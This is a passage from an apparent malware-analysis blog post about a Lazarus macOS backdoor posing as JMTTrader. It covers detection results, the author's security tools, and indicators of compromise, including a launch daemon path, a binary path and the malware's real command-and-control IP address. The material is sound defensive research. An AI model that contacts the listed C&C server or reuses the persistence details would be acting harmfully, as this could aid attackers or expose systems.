
Recall also that the malware we analyzed today contained a version 1.0 string:

```
_g_version:
0x0000000100003414  dd  0x00000001
```

…perhaps our sample is a precursor to the more comprehensive sample uncovered and analyzed by Kaspersky? Or perhaps its a completely separate Lazarus backdoor.

Detection

As this malware is not particularly sophisticated, it's actually fairly easy to detect. Unfortunately at the time of analysis, no engines on VirusTotal detected the malware:




\


It should be noted that for any particular AV engine (on VirusTotal), said engine may only be one (small?) piece of a more complete security product.
That is to say, a company's comprehensive security product may also include a behavior-based engine (not included on VirusTotal) that perhaps could generically detect this new threat.

Of course, behavior-based tools have no problem detecting the malware's malicious activity (even with no a priori knowledge of the malware).


First, BlockBlock will alert when the malware attempts to persist as a launch daemon:




Similarly, a system scanned with KnockKnock will show the malware as a persistent launch daemon:



If LuLu is installed, it will generate an alert when the malware attempts to connect out to it's C&C server for tasking:



And finally, Netiquette (which enumerates active network connections), will show the malware connection to its remote C&C server (`185.228.83.32`):



In terms of manual detection (IOCs), the following should suffice:

- The malware's launch daemon plist file: `/Library/LaunchDaemons/org.jmttrading.plist`
- The malware's persistent binary, installed at `/Library/JMTTrader/CrashReporter` or running:

```
$ ps aux | grep JMTTrader/CrashReporter
root  /Library/JMTTrader/CrashReporter Maintain
```

Conclusion

It's not everyday we get a new macOS malware specimen to tear apart, especially one written by a reasonably sophisticated APT group. (Mahalo again to @malwrhunterteam for uncovering this sample and bringing it to my attention!)

Today, we analyzed a (new?) Lazarus backdoor that affords a remote attacker complete command and control over infected macOS systems.

Do you have to worry about getting infected? Probably not, unless you're an employee working at a crypto-currency exchange.

But either way, our free (largely) open-source security tools can generically provide protection against this and other macOS threats! 🥳 \

❤️ Love these blog posts and/or want to support my research and tools? \ You can support them via my [Patreon](https://www.patreon.com/bePatron?c=701171) page! \
This website uses cookies to improve your experience.